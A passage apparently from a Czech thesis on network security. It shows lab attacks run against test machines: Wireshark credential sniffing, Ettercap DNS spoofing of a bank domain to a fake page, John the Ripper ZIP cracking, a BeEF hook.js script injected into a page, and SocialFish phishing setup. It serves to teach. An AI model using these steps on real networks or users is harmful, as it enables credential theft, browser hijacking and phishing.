
Na obrázku níže a na některých dalších v praktické části jsou z bezpečnostního hlediska citlivé informace skryty a nebudou uveřejněny.



Obrázek 7: Všechna připojená zařízení k síti

6.4 Zkoumání zranitelnosti sítě


Aplikace pro systém Android jménem Zanti je určena pro simulování běžně používaných kybernetických útoků. V praktické části byla využita pro skenování domácí sítě a k vyhledávání chyb v zabezpečení. Aplikace například zjistila, že televize Samsung s adresou 192.168.0.110 připojená na bezdrátovou síť, obsahuje čtyři bezpečnostní díry a pět otevřených portů, které je možné zneužít. [40]



Obrázek 8: Výsledek skenování Zanti

Přívětivou funkcí aplikace je, že ke všem nalezeným chybám v zabezpečení si bylo možné přečíst detailnější popis ohledně zranitelnosti a byly nabídnuty odkazy s články na internetu, kde se tyto chyby řeší a jaká opatření je třeba vykonat. [40]


V případě, že by byly nalezeny určité kritické chyby v zabezpečení, je aplikace schopna např. nahradit obrázky, které se uživateli ve webovém prohlížeči objeví, vlastním nastaveným obrázkem. Na obrázku níže je možné tento vykonaný útok vidět v praxi po navštívení webových stránek, které se po nahrazení obrázků stanou naprosto nečitelné. [40]



Obrázek 9: Srovnání originálního webu s napadeným

6.5 Špehování komunikace a zachycení citlivých údajů

Pro špehování komunikace byl využit software Wireshark, který je součástí Kali Linux distribuce a slouží k odposlouchávání paketů (přenášená data) a komunikace mezi zařízeními. Nejprve byla proto vytvořena nová síť pro testovací účely a na ni byl poté přenos odposloucháván. Získání hesla a uživatelského jména je demonstrováno na příkladu, kdy se uživatel chce přihlásit ke svému účtu na internetu a využije k tomu formulář pro vyplnění údajů. Existuje mnoho webových stránek, které obsahují formuláře pro testovací účely, a proto byla tato možnost využita na webu www.demo.amitjakhu.com. [41]




Obrázek 10: Použitý testovací formulář pro odeslání údajů

Prvním krokem bylo spuštění nástroje Wireshark pro odchycení hesla a uživatelského jména. Aby byl Wireshark schopný zachytávat komunikaci, je nutné vybrat v nastavení síťovou kartu, z které má být komunikace odposlouchávána a poté zapnout monitorování přenosu. Jak je vidět na obrázku s formulářem výše, není využit při odeslání dat formulářem HTTPS protokol (zabezpečená komunikace), ale pouze HTTP protokol. Nezabezpečenou komunikaci reprezentuje přeškrtnutá ikona zámku s červenou čarou vedle adresního řádku. [41]

U formuláře byla zvolena metoda POST sloužící reálně pro odesílání dat, díky které nejsou vidět přenášené údaje v adresním řádku oproti metodě GET. Po vyplnění údajů a odeslání formuláře se veškerá komunikace pozoruje Wireshark softwarem. Jelikož tento program zaznamenává celou komunikaci, je možné zvolit filtr a vybrat jen ten typ přenosu, který se vyžaduje. V tomto případě filtrování podle HTTP protokolu. [41]

Na obrázku níže se zachycenými údaji z formuláře jsou vidět informace o tom, že komunikace probíhala pomocí HTTP protokolu, dále z jaké adresy byla žádost odeslána a jaká byla cílová adresa. Sloupec Info také zmiňuje metodu POST s URL adresou, protože byl formulář odeslán právě touto metodou a na tuto adresu. V záložce „HTML Form URL Encoded" se poté nalézaly zachycené údaje. Pro účely testování bylo zvoleno uživatelské jméno „testingaccount" a heslo „IsThisaSTR0ngPass" a tyto informace byly úspěšně odchyceny.



Obrázek 11: Zachycené údaje z formuláře

6.6 DNS Spoofing – přesměrování na falešnou adresu

Jako další útok byl proveden tzv. DNS Spoofing, při kterém se provádí přesměrování DNS žádostí na jinou webovou stránku. Tento útok patří mezi jeden z nejnebezpečnějších, protože bývá velice obtížné jej odhalit. Typickým scénářem, na kterém je možné si útok představit, je přihlášení uživatele na svůj účet na sociálních sítích nebo k bankovnímu účtu. [42]

Pro demonstraci byl vytvořen virtuální počítač se systémem Windows, na který bude útok veden. Protože se jedná o útok v lokální síti, je důležité, aby cílový počítač a zařízení, na kterém je útok prováděn, měly stejnou Default Gateway (bránu). Znamená to, že jsou např. tyto zařízení připojeny na stejné aktivní síťové zařízení (směrovač).

Nejprve bylo potřeba editovat konfigurační soubor Ettercap, který se dá otevřít v konzoli pomocí příkazu:

```
root@Kali: ~# gedit /etc/ettercap/etter.conf
```

V tomto souboru byly upraveny proměnné ec_uid a ec_gid na hodnotu 0. To má za následek změnu ID uživatele a skupiny na práva root. Následovalo spuštění nástroje Ettercap. [42]

```
root@Kali: ~# ettercap -G
```

V dalším kroku byla skenována síť a zjišťovalo se, jaké adresy jsou přítomné a zda je možné je využít k útoku. Nástroj Ettercap umožňuje nejprve skenovat síť a poté vrátit seznam všech nalezených cílů. Adresa počítače, na kterou bylo v úmyslu vykonávat útok, byla přidána jako cíl 1 (Add to Target 1) a adresa brány jako cíl 2 (Add to Target 2). Pro zjištění adresy virtuálního počítače a brány byl v příkazové řádce v systému Windows proveden příkaz ipconfig. Následně se zapnul zpět v nástroji Ettercap plugin jménem dns_spoof. [42]

Za přesměrování DNS žádostí je zodpovědný soubor etter.dns. Pokud tedy bude oběť chtít navštívit webovou stránku s bankovním účtem, např. www.servis24.cz, v souboru etter.dns je možné tyto žádosti přesměrovat přímo do počítače útočníka. Následujícím příkazem se spustil soubor etter.dns. [42]

```
root@Kali: ~# gedit /etc/ettercap/etter.dns
```

Do tohoto souboru bylo nutné vložit dvě adresy. První je adresa, kterou uživatel chce navštívit zadáním do vyhledavače a druhá slouží jako adresa, na kterou bude ve skutečnosti oběť přesměrována. Obrázek níže ukazuje, že se jedná o adresu 192.168.1.180 představující falešnou webovou stránku. [42]

```
microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
www.servis24.cz    A   192.168.1.180
*.servis24.cz      A   192.168.1.180
```

Obrázek 12: Přesměrování adres zadaných uživatelem

Aby bylo možné zachytit příchozí komunikaci, bylo nutné spustit webový server s podvrhnutou stránkou, která byla pro tyto účely vytvořena následujícím příkazem. [42]

```
root@Kali: ~# service apache2 start
```

Cesta pro umístění webové stránky, která se zobrazí namísto originální, je /var/www/html. Zde byl vytvořen soubor s jednoduchou webovou stránkou pro zjištění funkčnosti. Jako poslední krok byla v nástroji Ettercap zapnuta funkce Sniffing, která zapříčiní, že bude načtena falešná webová stránka. Na obrázku níže je vidět, že i po zadání adresy www.servis24.cz na virtuálním počítači oběti, je ve skutečnosti zobrazena podvržená webová stránka. Útok se tak stal úspěšným. [42]

Obrázek 13: Zobrazená podvodná stránka

6.7 Prolomení hesla k ZIP a RAR archivům

K prolomení ZIP archivu s heslem se použil nástroj John The Ripper, který slouží k zjištění síly hesla a k prolomení různých typů hesel. Jako scénář je možné si představit, že si uživatel zahesluje ZIP archiv s fotkami a videi nebo si vytvoří zálohu svého počítače. Pro demonstraci byl v systému Windows vytvořen ZIP archiv s textovým souborem interpretující soukromé data uživatele, který byl poté zaheslován pomocí programu 7zip metodou ZipCrypto. Následující příkaz vrátil Hash (otisk) hesla:

```
root@Kali: ~# zip2john zaloha.zip
```


A dalším příkazem si bylo možné jej nechat vypsat do textového souboru:

```
root@Kali: ~# zip2john zaloha.zip > hash.txt
```

```
root@Kali: ~# john --format=zip hash.txt
```


Pomocí předchozího příkazu bylo nástroji upřesněno, že se jedná o archiv ZIP a otisk hesla je uložen v souboru hash.txt. Prolomení hesla trvalo okolo jedné vteřiny, a to z toho důvodu, že si John The Ripper nástroj vede svůj seznam hesel, ve kterém má uloženo několik tisíc

záznamů nejpoužívanějších hesel. Archiv byl zaheslován slovem avenger. Jelikož se zmíněné heslo ale nacházelo v seznamu, stačil k prolomení krátký časový úsek. Kromě hesla nacházejícího se v seznamu bylo vyzkoušeno i silnější heslo school535, které nebylo ovšem ani po několika hodinách prolomeno. Vše totiž záleží na různých okolnostech, jako např. použitý typ Hashe. [43]



Obrázek 14: Prolomené heslo k ZIP archivu

Základní seznam nebo také slovník, který John The Ripper používá k prolomení hesel, byl naposledy aktualizován v roce 2011 a má okolo 3500 hesel. Na internetu je možné ovšem naleznout slovníky obsahující okolo 39 miliard záznamů s podporou několika světových jazyků, což představuje mnohem větší pravděpodobnost rychlého prolomení a nalezení hesla.



Obrázek 15: Základní seznam s hesly


6.8 Napadení webového prohlížeče

Nástroj BeEF je určen pro penetrační testování webových prohlížečů a k odhalení možných bezpečnostních chyb. V praktické části byl využit pro tzv. „hooking“ webového prohlížeče. Znamená to, že uživatel, na kterého je útok veden, navštíví podvrženou webovou aplikaci obsahující upravený Javascript soubor hook.js, který zajišťuje napojení na BeEF server. Typickým scénářem může být podstrčení falešného odkazu na webovou stránku, na který oběť klikne a tím vykoná upravený škodlivý kód. [44]

Nejprve bylo třeba spustit nástroj BeEF pomocí následujících příkazů:

```
root@Kali: ~# cd /usr/share/beef-xss (přesměrování do správné složky)
root@Kali:/usr/share/beef-xss# ls (ověření existujícího beef spouštěcího souboru)
root@Kali:/usr/share/beef-xss# ./beef (spuštění nástroje beef)
```

Tímto se spustil webový prohlížeč s adresou http://localhost:3000/ui/authentication určenou pro přihlášení na server nástroje BeEF. Po zadání uživatelského jména „beef“ a hesla „beef“ byl získán přístup do platformy. [44]



Obrázek 16: BeEF server po přihlášení

Samotný BeEF po spuštění v konzoli uváděl příklad, jak zakomponovat odkaz na škodlivý Javascript soubor.

```
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Pro účely testování byl tedy vytvořen podvržený index.html soubor s HTML kódem, který mimo jiné obsahoval v hlavičce odkaz na Javascript soubor podle instrukcí v BeEF nástroji. Jeho jednoduchý kód vypadal následovně:

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <script src="http://10.0.2.15:3000/hook.js"></script>
    </head>
    <body>
        <h1>Hook Test</h1>
    </body>
</html>
```


Adresa 10.0.2.15 představovala cílovou adresu, na které běžel vytvořený webový server s infikovaným index.html souborem. Pomocí příkazu níže se server spustil:

```
root@Kali:/usr/share/beef-xss# service apache2 start
```

V dalším kroku byl vytvořen nový virtuální počítač se systémem Windows představující uživatele, který nevědomě spustí podvrženou webovou stránku. Na tomto virtuálním počítači byl spuštěn webový prohlížeč Internet Explorer a zde byla zadána adresa 10.0.2.15 směřující na upravenou stránku. Tímto bylo možné ovládnout cílový prohlížeč, protože se právě vykonalo spuštění hook.js souboru. [44]

Po otevření BeEF serveru se napadnutý prohlížeč objevil ve složce Online Browser, což indikovalo, že útok byl proveden úspěšně. Pod záložkou „Commands“ se skrývalo mnoho činností, které je možné cílovému prohlížeči provést. Jednotlivé příkazy jsou barevně odlišeny podle toho, jestli u daného prohlížeče mohou být úspěšně vykonány. [44]


Zelená barva říká, že tento příkaz je možné vykonat na cílovém počítači, aniž by si uživatel byl vědom podezřelé aktivity. Oranžová barva značí opět úspěšný pokus, ale uživatel si může této aktivity všimnout. Šedou barvu jsou opatřeny příkazy, jejichž funkčnost je nutné ještě ověřit. Červenou barvou jsou označeny příkazy, které na daný prohlížeč nefungují. [44]



Obrázek 17: Příkazy k vykonání na cílovém prohlížeči

Na předchozím obrázku je vidět např. „Webcam“ příkaz, který po spuštění zobrazí uživateli dialogové okno s žádosti o povolení webkamery. Pokud uživatel umožní použití webkamery, v ideálním případě je pořízeno několik snímků v různých časových intervalech podle nastavení. Kromě funkce pořízení snímku z webkamery umožňoval BeEF např. nahrávat zvuk, získat informace o nainstalovaných pluginech, spuštění speciální upravené notifikační lišty nebo detekovat informace o systému a typu sítě.

Pro ověření funkčnosti byl spuštěn příkaz „Get Page HTML“, který vrátil HTML kód webové stránky a také příkaz „Fake Notification Bar“ zobrazující v napadeném prohlížeči podvodnou notifikační lištu se smyšlenou žádostí např. o potřebě doinstalování pluginu k správnému fungování elementů na webu. BeEF poskytoval možnost změnit text, který se oběti zobrazil v notifikační liště, a také bylo možné specifikovat, jaký soubor bude stažen v případě kliknutí na instalaci pluginu. Takto bylo možné uživateli podstrčit v podstatě jakýkoli spouštěcí soubor v podobě závažného malware.



Obrázek 18: Falešná notifikační lišta

6.9 Phishing útok a vytvoření falešného emailu

K vytvoření phishingového útoku, vysvětleného v teoretické části, bylo potřeba stáhnout a nainstalovat nástroj SocialFish, který slouží pro výukové účely tohoto typu útoku. Pomocí příkazu „git clone“ níže se program stáhl:

```
root@Kali: ~# git clone https://github.com/UndeadSec/SocialFish.git
```

Následující příkaz i ostatní jsou získány z dokumentace SocialFish nástroje:

```
root@Kali: ~# sudo apt-get install python3 python3-pip python3-dev -y
```

Poté bylo potřeba se přesunout do nainstalované složky SocialFish a nechat doinstalovat potřebné balíčky dalším příkazem:

```
root@Kali: ~# cd SocialFish
root@kali:~/tests/SocialFish# python3 -m pip install -r requirements.txt
```


Nástroj SocialFish vyžadoval změnu oprávnění pomocí „chmod“ příkazu (change mode), aby mohl být spuštěn jakýmkoli uživatelem:

```
root@kali:~/tests/SocialFish# chmod +x SocialFish.py
```

Poslední příkaz spustil SocialFish s přihlašovacím údaji „root“ a „toor“, které byly zvoleny pro získání přístupu do webové administrace nástroje. [45]

```
root@kali:~/tests/SocialFish# python3 SocialFish.py root toor
```

Po spuštění příkazu v konzoli je poskytnuta webová adresa, která je vidět na obrázku č. 19 a slouží k přihlášení do webové aplikace SocialFish pomocí vytvořených přihlašovacích údajů. V přehledném webovém rozhraní bylo možné specifikovat jednak adresu, která měla být naklonována a adresu, na kterou měl být uživatel po zadání údajů přesměrován. Jako webová adresa byla zvolena sociální sít Twitter, pro kterou je již v nástroji SocialFish vytvořená podvodná stránka k nerozeznání od originální. Mimo jiné je i využita k získání uživatelského jména a hesla.

